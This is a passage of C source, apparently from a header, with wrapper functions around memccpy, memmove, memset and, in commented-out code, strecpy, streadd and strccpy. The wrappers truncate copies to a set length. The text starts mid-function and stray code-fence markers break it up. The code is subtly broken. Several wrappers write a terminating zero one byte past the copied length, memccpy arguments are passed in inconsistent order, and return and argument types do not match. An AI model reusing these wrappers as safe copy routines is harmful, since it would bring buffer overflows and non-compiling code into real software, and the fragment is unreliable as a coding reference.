                if(d>4)
        {
                bcopy(b,c,4);
                b[4]='\0';
        }
        else
                bcopy(b,c,d);
}
*/

void Mmemccpy(int a, char b[], char c[], int d, int e)
{

        if( a==4)
                memccpy(b,c,d,e);
else
{       if(d>a)
        {
                memccpy(b,c,d,a);
                b[a]='\0';
```

```
        }
        else
                memccpy(b,c,d,e);
}
}
void _mmemccpy(int a, char b[], char c[], int d, int e)
{
                if(e>4)
        {
                memccpy(b,c,d,4);
                b[4]='\0';
        }
        else
                memccpy(b,c,d,e);
}
void Mmemmove(int a, char b[], char c[],int d)
{
        if( a==4)
                memmove(b,c,d);
else
{       if(d>a)
        {
                memmove(b,c,a);
                b[a]='\0';
        }
        else
                memmove(b,c,d);
}
}
void _mmemmove(char b[], char c[],int d)
{
                if(d>4)
        {
                memmove(b,c,4);
                b[4]='\0';
        }
        else
                memmove(b,c,d);
}
void Mmemset(int a, char b[], int c,int d)
{
```

```
        if( a==4)
                memset(b,c,d);
else
{       if(d>a)
        {
                memset(b,c,a);
                b[a]='\0';
        }
        else
                memset(b,c,d);
}
}
void _mmemset(char b[], int c,int d)
{
                if(d>4)
{
                memset(b,c,4);
                b[4]='\0';
        }
        else
                memset(b,c,d);
}
/*


  char Sstrecpy(int a, char b[], char c[],char d[])
{
        if( a==4)
        return  strecpy(b,c,d);
else
{       int k;
        k=strlen(c);
        if(k>a)
        {
                strncpy(b,c,a);
                b[a]='\0';
        return  strecpy(b,c,a);
        }
        else
         return strecpy(b,c,d);
 }
```

```
}
char _sstrecpy(char b[], char c[],char d[])
{
        int k;
        k=strlen(c);
                if(k>4)
        {
                strncpy(b,c,4);
                b[4]='\0';
        return  strecpy(b,c,d);
        }
        else
        return  strecpy(b,c,d);
}
char Sstreadd(int a, char b[], char c[],char d[])
{
        if( a==4)
        return  streadd(b,c,d);
else
{       int k;
        k=strlen(c);
        if(k>a)
        {
                strncpy(b,c,a);
                b[a]='\0';
        return  streadd(b,c,a);
        }
        else
         return streadd(b,c,d);
}
}
 char _sstreadd(char b[], char c[],char d[])
 {
         int k;
         k=strlen(c);
                 if(k>4)
         {
                 strncpy(b,c,4);
                 b[4]='\0';
         return  streadd(b,c,d);
         }
```

```
        else
        return  streadd(b,c,d);
}
char Sstrccpy(int a, char b[], char c[])
{
        int k;
        k=strlen(c);
        if( a==4)
        return  strccpy(b,c);
else
{       if(k>a)
        {
                strncpy(b,c,a);
                b[a]='\0';
        return  strccpy(b,c);
        }
        else
        return  strccpy(b,c);
}
}
char _sstrccpy(char b[], char c[])
{
        int k;
        k=strlen(c);
                if(k>4)
        {
                strncpy(b,c,4);
                b[4]='\0';
                return strccpy(b,c);
        }
        else
                return strccpy(b,c);
}
*/
#endif
```